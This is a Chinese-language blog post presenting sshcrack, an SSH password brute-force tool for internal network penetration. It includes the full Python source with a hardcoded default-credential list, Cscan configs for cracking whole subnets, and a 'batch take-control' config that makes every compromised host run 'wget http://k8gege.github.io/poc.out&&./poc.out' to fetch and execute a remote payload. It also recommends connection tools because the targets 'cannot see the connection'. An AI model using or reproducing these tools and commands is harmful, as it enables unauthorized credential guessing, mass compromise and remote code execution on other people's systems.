
[原创]内网SSH密码爆破工具sshcrack(配合Cscan批量弱口令检测)
0x000 前言
sshcrack是一个命令行下的SSH密码爆破工具,适用于内渗中SSH密码检测
当然也可用于外网SSH密码爆破,支持Windows/Linux,其它系统未测。Tip1
0x001 目录
1.sshcrack用法
2.Cscan批量扫描
3.连接SSH执行命令
4.sshcrack源码
5.SSH批量上控
6.工具下载
0x002 用法

指定SSH服务器密码检测
弱口令检测 (-crack 用户密码可随便写,因为帐密列表已写死)

C:\Users\K8team\Desktop\upload>sshcrack.exe 192.168.1.106 22 root k8gege -crack

192.168.1.106 22 root toor LoginOK

单密码验证 (-test )

C:\Users\K8team\Desktop\upload>sshcrack.exe 192.168.1.106 22 root toor -test

192.168.1.106 22 root toor LoginOK
0x003 批量SSH服务器密码检测
以下功能可使用Ladon SshScan模块,更简单易用。
0.将Cscan.exe Cscan.ini sshcrack.exe放置同一目录
Cscan.ini内容如下
1.爆破弱口令(当前无密码或已获取多个帐密)
[Cscan]

exe=sshcrack.exe

arg=$ip$ 22 "" "" -crack
2.验证一个已知密码(快速检测内网其它机器是否使用同一帐密)
[Cscan]

exe=sshcrack.exe

arg=$ip$ 22 root k8gege -test
3.Cscan扫描单个C段/B段/A段机器
cscan 192.168.1.108 (单个IP)

cscan 192.168.1.108/24 (C段)

cscan 192.168.1.108/16 (B段)

cscan 192.168.1.108/8  (A段)
4.Cscan批量IP/批量C段/批量B段扫描

新建 ip24.txt或ip16.tx或ip.txt 文件,然后输入Cscan即可(无需其它参数)
以下Cscan.ini不指定端口,因通过K8portscan识别出来非22端口
不指定端口意味着ip.txt里需要填写上对应SSH端口
0x004 连接SSH执行命令
1.sshshell交互式连接
sshshell.exe 192.168.1.106 22 root toor
sshshell.exe 单文件交互式SSH连接工具(优点类似putty可保持会话,缺点也类似putty保持连接)

2.sshcmd命令行非交互式
优点都是执行完命令立即注销会话(即目标机看不到网络连接),内网渗透专用


3.渗透专版SSH连接工具GUI版
优点都是执行完命令立即注销会话(即目标机看不到网络连接),渗透专用,内网可代理出来或外网SSH连接时用
当然也可用于日常VPS管理用,GUI版带文件管理,支持上传下载单个文件或整个目录
0x005 sshcrack源码
建议密码写死,方便配合Cscan批量扫描,要不然每扫一台,sshcrack就读取一下密码列表,可能会影响批量效率。
以下是例子,大家可自行修改,根据自身项目添加对应密码字典,脚本还需完善,如跑出root密码后停止检测root用户或者不再爆破。
#sshcrack 1.0

#author: k8gege

#https://www.cnblogs.com/k8gege

#https://github.com/k8gege

import paramiko

import sys

import logging

ssh = paramiko.SSHClient()

ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

logging.raiseExceptions=False

def checkSSH(host,port,user,pwd):

	try:

		ssh.connect(host,port,user,pwd)

		print host+' '+port+' '+user+' '+pwd+' LoginOK'

	except:

		pass

host=sys.argv[1]

port=sys.argv[2]

user=sys.argv[3]

pwd=sys.argv[4]

type=sys.argv[5]

if type=='-test':

	checkSSH(host,port,user,pwd)

elif type=='-crack':

	checkSSH(host,port,'root','123456')

	checkSSH(host,port,'root','cisco')

	checkSSH(host,port,'root','Cisco')

	checkSSH(host,port,'admin','123456')

	checkSSH(host,port,'cisco','123456')

	checkSSH(host,port,'cisco','cisco')

	checkSSH(host,port,'Cisco','Cisco')

	checkSSH(host,port,'cisco','cisco123')

	checkSSH(host,port,'admin','admin')

	checkSSH(host,port,'root','Admin')

	checkSSH(host,port,'root','toor')

	checkSSH(host,port,'root','Admin123')

	checkSSH(host,port,'root','system')

	checkSSH(host,port,'root','system123')

	checkSSH(host,port,'root','System')

	checkSSH(host,port,'root','System123')

	checkSSH(host,port,'root','Admin123!@#')

	checkSSH(host,port,'root','root123!@#')

	checkSSH(host,port,'root','root2019')

	checkSSH(host,port,'root','root2018')

	checkSSH(host,port,'root','root2017')

	checkSSH(host,port,'root','root2016')

	checkSSH(host,port,'root','root2015')

	checkSSH(host,port,'root','root2014')

	checkSSH(host,port,'root','root2013')

	checkSSH(host,port,'root','root2012')

else:

	checkSSH(host,port,user,pwd)
0x006 Linux批量上控
通过调用sshcmd.exe可实现批量验证SSH密码或者批量上控
详见: [教程]K8Cscan调用外部程序例子(Win/Linux批量上控)
ip.txt内容 格式: IP 端口 用户 帐密
192.168.1.8 22 root k8123456

192.168.1.100 444 root admin123

10.1.11.5 22 root p@walod

172.3.4.6 22 root test
Cscan.ini内容
[Cscan]

exe=sshcmd.exe

arg=$ip$ "wget http://k8gege.github.io/poc.out&&./poc.out"
0x007 工具下载
https://github.com/k8gege/sshshell
https://github.com/k8gege/K8tools
https://github.com/k8gege/K8CScan
Tip1: Python写的程序一定跨平台?
Python虽是跨平台语言,但不见得Python写的程序一定支持所有系统
支不支持主要是看写代码的人,比如有些依赖包仅Linux下或Win下可用
你直接调用人家的包,未做任何修改,你认为一定是跨平台吗???
就算是只用原生包写的功能,也不能保证完全兼容
有些功能针对于不同系统需做不同的处理
Tip2: SSH连接工具详细说明
[原创]内网渗透专用SSH连接工具sshcmd/sshshell/ssh密码破解以及Kali开启SSH
https://www.cnblogs.com/k8gege/p/10991264.html
[原创]内网SSH密码爆破工具sshcrack(配合Cscan批量弱口令检测)的更多相关文章
- [原创]内网渗透专用SSH连接工具sshcmd/sshshell/ssh密码破解以及Kali开启SSH
目录 1.Kali开启SSH 2.SSH连接工具优缺点 3.渗透专用SSH连接工具 4.ssh执行cmd源码 5.批量SSH密码破解 6.相关工具下载 0x001 SSH配置 1.打开文件 etc/s ...
- SQL Server密码爆破工具SQLdict
SQL Server密码爆破工具SQLdict SQL Server是Windows系统常用的数据库服务器.它广泛采用用户名和密码方式,进行身份认证.Kali Linux提供一款专用的数据库密码爆破工 ...
- 基于端口的弱口令检测工具--iscan
亲手打造了一款弱口令检测工具,用Python编写,主要可以用于内网渗透.弱口令检测等方面,目前集成了常见端口服务,包含 系统弱口令:ftp.ssh.telnet.ipc$ 数据库弱口令:mssql.m ...
- [原创]K8一句话密码爆破工具{秒破10万} 支持ASP/PHP/ASPX/JSP/CFM/DIY
工具: K8_FuckOneShell 20161224编译: VS2012 C# (.NET Framework v4.0)组织: K8搞基大队[K8team]作者: K8拉登哥哥博客: http ...
- [原创]内网渗透JSP webSehll连接工具
工具: JspShellExec编译: VS2012 C# (.NET Framework v2.0)组织: K8搞基大队[K8team]作者: K8拉登哥哥博客: http://qqhack8.b ...
- 云主机不能外网ssh连接,只能内网ssh连接的问题处理
某台服务器外网无法ssh,内网可以ssh连接,ping值延时比较大 安装iftop查看流量 yum install -y iftop iftop界面含义如下 第一行:带宽显示 中间部分:外部连接列表, ...
- 内网映射到公网工具 --- ngrok
ngrok可以将内网映射到公网上,这样就可以在公网上访问你的网络服务. 该工具通常在进行app开发和微信开发时比较有用,这样就可避免在公网服务器上单独部署项目,通过映射,直接连接本地服务即可进行开发. ...
- 内网ssh穿透
公司服务器没有公网IP,只有内网IP,利用自己的阿里云服务器(有公网ip)做ssh内网穿透,使得外网可访问.方法如下: 环境: 公司服务器和阿里云服务器均为 Ubuntu 操作系统, 需要修改阿里云服 ...
- 内网Https 自签Https证书 配合Tomcat 实现内网Https详细图文
内网项目启用Https配置手册 软件需求: OpenSSL https://www.openssl.org/ 已经安装了Java Jdk环境 制作前的需求: 已经配置了Jdk环境变量 安装好OpenS ...
随机推荐
- Django 模型层--单表
ORM 简介 MTV或者MVC框架中包括一个重要的部分,就是ORM,它实现了数据模型与数据库的解耦,即数据模型的设计不需要依赖于特定的数据库,通过简单的配置就可以轻松更换数据库,这可以大大的减少了开 ...
- OC中RAC编程block的基本使用
在OC中block的基本使用 // // ViewController.h // RAC--test // // Created by Aaron on 17/1/17. // Copyright © ...
- 吴恩达机器学习笔记(七) —— K-means算法
主要内容: 一.K-means算法简介 二.算法过程 三.随机初始化 四.二分K-means 四.K的选择 一.K-means算法简介 1.K-means算法是一种无监督学习算法.所谓无监督式学习,就 ...
- LightOJ - 1274 Beating the Dataset —— 期望
题目链接:https://vjudge.net/problem/LightOJ-1274 1274 - Beating the Dataset PDF (English) Statistics ...
- Spring当中的名称装配和类型装配有什么区别?
6 人赞同了该回答 Spring auto-wire的 五种方式:1:no 默认的方式是不进行自动装配,通过手工设置ref 属性来进行装配bean2:byName 通过参数名 自动装配,如果一个bea ...
- 安装NXNET
cran <- getOption("repos") cran["dmlc"] <- "https://s3-us-west-2.amaz ...
- 如何让你的手机U盘集PE工具、系统安装、无线破解等众多功能于一身
不久前,手里的U盘坏了,于是乎,又在网上淘了一个Type-C U盘,刚好手机电脑都可以用. 那么现在U有了,我们要做什么呢? 第一:让U盘插在手机上时,可以供手机读写,实现手机存储扩容,随插随用,简单 ...
- hdu 4704 sum(费马小定理+快速幂)
题意: 这题意看了很久.. s(k)表示的是把n分成k个正整数的和,有多少种分法. 例如: n=4时, s(1)=1 4 s(2)=3 1,3 3,1 2,2 s ...
- LeetCode-5:Longest Palindromic Substring(最长回文子字符串)
描述:给一个字符串s,查找它的最长的回文子串.s的长度不超过1000. Input: "babad" Output: "bab" Note: "aba ...
- jQuery精华
第一章:入门 选择元素: $() css() $("li").css():可以省略原生的循环操作 $ == jQuery jQuery方法函数化: click() html() J ...